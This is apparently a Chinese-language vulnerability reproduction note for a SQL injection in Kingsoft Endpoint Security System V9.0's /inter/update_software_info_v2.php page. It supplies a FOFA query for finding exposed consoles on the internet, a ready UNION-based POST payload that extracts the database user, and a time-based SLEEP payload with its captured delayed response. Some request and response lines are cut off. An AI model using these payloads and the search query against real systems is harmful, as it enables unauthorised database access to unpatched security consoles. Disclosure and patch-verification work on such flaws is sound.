J23-1金山-终端安全系统V9.0-SQL


漏洞描述：

金山终端安全系统V9.0 /inter/update_software_info_v2.php页面存在[sql注入漏洞](https://so.csdn.net/so/search?q=sql%E6%B3%A8%E5%85%A5%E6%BC%8F%E6%B4%9E&spm=1001.2101.3001.7020),

影响版本：

金山终端安全系统<V9.SP1.E1008

网站图片：



网络测绘：

fofa语法：

FOFA：title=="用户登录-金山终端安全系统V9.0Web控制台"

漏洞复现：

payload：

```
POST /inter/update_software_info_v2.php HTTP/1.1
Host: your-ip
Content-Type: application/x-www-form-urlencoded

type=-1+UNION+SELECT+1,user(),3,4,5,6,7,8--&key=&pageCount=0&curPage=
```

效果图:
查询当前用户

延时注入

Request

数据包扫描 热加载 构造请求

```
POST /inter/update_software_info_v2.php HTTP/1.1
Host: 1  3:6868
Content-Type: application/x-www-form-urlencoded

type=-1 AND (SELECT 1745 FROM (SELECT(SLEEP(8)))Zgms)&key=&pageCount=0&curPage=
```

Responses 91bytes / 8049ms

```
HTTP/1.1 200 OK
Server: nginx
Date: Wed, 18 Oct 2023 13:16:08 GMT
Content-Type: text/html; charset=utf-8
Connection: keep-alive
Set-Cookie: PHPSESSID=74cd8d2ccdac81c6f91
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-r
Pragma: no-cache
X-Frame-Options: SAMEORIGIN
Content-Length: 91

{"nResult":0,"is_exists":0,"software_list
"val":"\u6d4b\u8bd5"}]}
```